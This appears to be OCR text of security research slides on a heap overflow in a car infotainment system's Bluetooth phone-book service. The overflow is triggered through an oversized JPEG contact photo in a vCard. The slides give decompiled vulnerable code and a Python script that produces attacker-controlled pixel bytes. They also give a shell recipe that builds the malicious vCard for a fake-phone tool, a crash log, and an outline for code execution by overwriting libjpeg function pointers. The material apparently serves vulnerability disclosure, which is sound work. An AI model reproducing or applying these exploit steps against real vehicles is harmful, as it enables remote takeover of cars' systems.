
* This is done so that the IVI user can use contacts from the phone book (for example, for calls).

Phone Book Access Profile

- There are two entities:
  - Phone Book Client Equipment (PCE) – This is the device that retrieves phone book objects from the Server Equipment
  - Phone Book Server Equipment (PSE) – This is the device that contains the source phone book objects

PSE

PCE



Phone book format

- This format described in RFC6350
- Phone book is a sequence of vCards
- Each vCard is a set of properties between BEGIN:VCARD and END:VCARD
  - Required properties are VERSION, TEL, N (ver. 2.1 and 3.0), FN (ver. 3.0 and 4.0)
  - Property PHOTO can be used to set a picture for contact

```
BEGIN:VCARD
VERSION:2.1
FN:Christopher Nolan
N:Nolan;Christopher;;;
TEL;CELL:1234567890
PHOTO;ENCODING=B;TYPE=JPEG:<image content in base64>
END:VCARD
```


Contact’s PHOTO handling

Original photo is scaled to size 100x100 to fit well on the contacts menu.

The scaling procedure has 2 steps:

1. Conversion of the original photo to scaled bitmap;
2. Creation of JPEG picture from this bitmap.

In case of JPEG image, libjpeg with version 9c is used.



original

in contacts menu

Reading bitmap data during JPEG handing

1. Allocation of scanline_buffer* (with size 0x4000 bytes).

```
decoder->source_mgr.skip_input_data = JPGDecoder_jpegCallbackSkipInputData;
decoder->source_mgr.resync_to_restart = &j__jpeg_resync_to_restart;
decoder->source_mgr.term_source = JPGDecoder_jpegTermSource;
decoder->decompress.src = &decoder->source_mgr;
decoder->source_mgr.next_input_byte = 0LL;
decoder->source_mgr.bytes_in_buffer = 0LL;
jpeg_set_marker_processor(decoder, 0xE1LL, exif_handler);
decoder->scanline_buffer = operator new[](0x4000uLL);
```

2. Reading the bitmap data to this buffer (by using jpeg_read_scanlines function).


```
scanlines_counter = 0;
scanline_size = decoder->decompress.output_width * decoder->decompress.output_components;
scanline_buffer = decoder->scanline_buffer;
while ( decoder->decompress.output_scanline < decoder->decompress.output_height )
{
  scanlines_num = jpeg_read_scanlines(decoder, &scanline_buffer, 1LL);
  if...
  scanlines_counter += scanlines_num;
  scanline_buffer = (scanline_buffer + scanlines_num * scanline_size);
  output_scanline = decoder->decompress.output_scanline;
  if ( 0x4000uLL / scanline_size == scanlines_counter || decoder->decompress.output_height
  {                                   // scanline buffer is full, we need to flush it
    v20 = output_scanline - scanlines_counter;
```

Is scan line buffer long enough to store a very long scan line?

* Scan line is a row of pixels in the image

Scan line maximum size


- Maximum JPEG image width is around 65535 (0xffff) pixels
- Pixel size depends on the color space that is used (RGB, CMYK, …)
- Maximal size of the pixel 4 bytes for the libjpeg library in this MIB3*
- Therefore, maximum length of a scan line is 4 * 0xffff = 0x3fffc bytes



* It equals 4 for the set of all known color spaces in this library build. For unknown color space (JCS_UNKNOWN), it can be more. For us, it is enough to have 4 bytes per pixel.

Scaling feature usage

- In our case, libjpeg internal scaling feature is used with the scaling multiplier 1/8*
- This fact changes maximum scan line size to 0x3fffc / 8 ≈ 0x7fff bytes
- This is still more than 0x4000, and we have the heap overflow!



* The multiplier 1/8 is the minimum possible for libjpeg.

How to control output Bitmap data

- Version 9c of libjpeg doesn't have any implementation of lossless algorithm :(
- The naive approach of lossy algorithm usage wasn't successful:

```
    data = (p32(0xaabbccdd) + p32(0x11223344) + p32(0xffee5566) + p32(0x00997788)) * 3
    img = Image.frombytes('RGB', (len(data) // 3, 1), data)
    img.save(argv[1])
    print("before compression:")
    hd(data[0:0x100])

    img1 = Image.open(argv[1])
    print("after decompression:")
    data1 = img1.tobytes()
    hd(data1[:0x100])

if __name__ == "__main__":
    main(sys.argv)
[[redacted]:img_emul:0] python3 create_img_tmp.py pic.jpeg
before compression:
00000000: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
00000010: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
00000020: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
after decompression:
00000000: FF BF AB 7D 52 5B 1B 1F  4F 86 CB FF 33 A1 AE 59  ...}R[..O...3..Y
00000010: BD 8B 83 B8 74 29 25 1C  8F 52 A0 E8 7A F5 93 17  ....t)%..R..z...
00000020: 79 F1 A6 CD 2C 3A 2B 23  68 2F D1 FF 9E 86 91 06  y...,:+#h/......
```

How to control output Bitmap data

- But the following approach worked well for us:

```
    data = (p32(0xaabbccdd) + p32(0x11223344) + p32(0xffee5566) + p32(0x00997788)) * 3
    img = Image.frombytes('CMYK', (len(data) // 4, 1), data)
    img.save(argv[1], quality=100)
    print("before compression:")
    hd(data[0:0x100])

    img1 = Image.open(argv[1])
    print("after decompression:")
    data1 = img1.tobytes()
    hd(data1[:0x100])

if __name__ == "__main__":
    main(sys.argv)
[[redacted]:img_emul:0] python3 create_img_tmp.py pic.jpeg
before compression:
00000000: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
00000010: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
00000020: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
after decompression:
00000000: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
00000010: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
00000020: DD CC BB AA 44 33 22 11  66 55 EE FF 88 77 99 00  ....D3".fU...w..
```

Works only for one scan line image case

How to trigger the vulnerability

- Raspberry Pi 4 (as fake phone).
- Tool nOBEX from NCCGroup* (to emulate PBAP and HFP Bluetooth profiles)
- For nOBEX, we need to make the file with responses for HFP profile.**

```
cat << EOF > $CONTACTS_FILEPATH
BEGIN:VCARD
VERSION:2.1
N:;gg;;;
FN:gg
TEL;CELL:111111111
EOF
echo -en "PHOTO;ENCODING=B;TYPE=IMAGE/JPEG:" >> $CONTACTS_FILEPATH

# create special photo to trigger overflow
python create_img.py pic.jpeg

base64 -w 0 pic.jpeg | sed -z 's/\n$//g' >> $CONTACTS_FILEPATH

echo -e "\nEND:VCARD" >> $CONTACTS_FILEPATH
```

* https://github.com/nccgroup/nOBEX

* A big thanks to NCCGroup for this tool!

** It can be generated from Bluetooth traffic between IVI and phone.

Triggering of the vulnerability in Bluetooth service

This is the MIB3 UART debug log during vulnerability triggering process:

```
[   79.439982] Watchdog-Event: /usr/bin/tsd.bt.phone.mib3, run fault signal 7 PID 564
[   79.896023] minicoredumper: compressed core tar path: /var/crash/startup-251/!usr!bin!tsd.bt.
phone.mib3.20191211.193401+0000.564.7/core.tar.gz
[   81.461964] Watchdog-Event: dumping corefile to /var/crash/startup-251/20191211.193401-tsd.bt
.phone.mib3-564.tar.gz
phone.service:
 Main process exit
ed, code=killed,
status=7/BUS
phone.service: Failed with result 'signal'.
```

What do we have now?

- ✓ We have the buffer overflow on heap
- ✓ We can control the length and content of scan line data
- ! No ASLR for main executable
- ! CFI or any Pointer Guard (like in glibc) mechanisms aren’t used for libjpeg

What do we want to overwrite to achieve RCE?


Exploitation strategy

Objects from libjpeg are looking interesting:

- They are allocated inside large memory pools on the heap;
- They have a lot of function pointers.

Very simple exploitation strategy was used:

1. Place a libjpeg obj pool after the scan line buffer by manipulating the heap.
2. Overwrite any function pointer inside some object from this pool with a gadget address.
3. Trigger the usage of this gadget and apply JOP+ROP techniques to get RCE.




LPE

